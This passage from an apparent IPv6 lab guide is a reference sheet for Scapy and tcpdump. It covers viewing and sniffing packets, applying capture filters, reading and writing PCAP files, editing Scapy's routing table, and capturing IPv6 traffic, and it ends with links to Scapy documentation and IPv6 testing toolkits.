- Embedded in a Python code as a library (`from scapy.all import *`)
- It's own interactive shell, the one we used in our labs.

Here you have more details about the multiple options available in Scapy.

## Visualising Packets

If you have created or captured a packet **pkt**:

- **ls(pkt)**: have the list of fields values
- **pkt.summary()**: for a one-line summary
- **pkt.show()**: for a developed view of the packet
- **pkt.show2()**: same as show but on the assembled packet (checksum is calculated, for instance)

## Sniffing Packets

You can sniff packets using Scapy using the **sniff()** function. You can use, among others, the following parameter to the function:

- **Interface(s)**: `iface="<interface-name>"`. If no interface is given, scapy will sniff on all interfaces.

```
>>> a = sniff(iface="eth0")
>>> b = sniff(iface=["eth1","eth2"])
```

- **Filter** (BDF/tcpdump style): `filter="<filtering parameters>"`

```
>>> a = sniff(filter="tcp and ( port 25 or port 110 )")
>>>
```

- **Filter (using lambdas): lfilter=""**

```
>>> a = sniff(lfilter = lambda x: x.haslayer(IPv6))
>>> b = sniff(lfilter = lambda x: x.haslayer(ICMPv6ND_NA))
```

- **Limit the number of packets sniffed: count=<number-of-pkts>**

```
>>> packets = sniff(iface="eth0",count=100)
```

To save captured packets to a PCAP file:

```
>>> packets = sniff(iface="eth0",count=100)
>>> wrpcap("packets-on-eth0.cap",packets)
```

To read packets from a PCAP file:

```
>>> packets=rdpcap("/tmp/captures/ipv6-1.cap")
>>> packets
<ipv6-1.cap: UDP:121 TCP:36 ICMP:5 Other:30>
>>> packets.show()
```

Or:

```
>>> packets=sniff(offline="/tmp/captures/ipv6-1.cap")
```

## Scapy routing table

Now Scapy has its own routing table, so that you can have your packets routed differently than the system:

- See routes, IPv4 and IPv6, respectively:

```
>>> conf.route
>>> conf.route6
```

- Add route:

```
>>> conf.route.add(net="0.0.0.0/0",gw="192.168.8.254")
>>> conf.route.add(host="192.168.1.1",gw="192.168.8.1")
>>> conf.route6.add(dst="::/0",gw="fe80::BAD",dev="eth0")
>>> conf.route6.add(dst="2001:db8:A:b::1/128",gw="fe80::A")
```

- Delete route:

```
>>> conf.route.delt(dst="::/0")
>>> conf.route6.delt(dst="2001:db8:a:b::/64", gw="fe80::A")
```

- Reset routes to be the same as the ones in the system:

```
>>> conf.route.resync()
>>> conf.route6.resync()
```

## Getting more information

The following are functions you can use to know more about Scapy:

- **help()**: use as argument the function you want to know more about, for example, `help(conf.route6.add)`
- **ls()**: use as argument the layer class or name you want to know more about, for example, `ls(IPv6)`, or `ls(ICMPv6ND_RA)`. Without arguments it shows a list of protocols/layers.
- **lsc()**: No arguments. Shows a list of the commands available.

You can also start typing the function or command and press **Tab** to see all the possibilities.

## tcpdump

tcpdump is a simple and well known tool, that allows to capture packets using a text terminal. Captured packets can be shown in the terminal or save to a file for later processing, using for example Scapy or Wireshark.

Examples:

- Capture IPv6 packets on interface eth0 (-vv makes the output very verbose)

```
# tcpdump -i eth0 -vv ip6
```

- Capture IPv6 + UDP packets on eth0

```
# tcpdump -i eth0 -vv ip6 proto 17
```

- Capture IPv6 + TCP packets on eth0

```
# tcpdump -i eth0 -vv ip6 proto 6
```

## References

[1] Scapy Project: <http://secdev.org/projects/scapy/>

[2] Scapy Official Online HTML documentation: <http://scapy.readthedocs.io/en/latest/>

[3] The Hacker's Choice:

- THC-IPV6: <https://github.com/vanhauser-thc/thc-ipv6>

- On Twitter: <https://twitter.com/hackerschoice?lang=en>

[4] The IPv6 Toolkit: <http://www.si6networks.com/tools/ipv6toolkit/>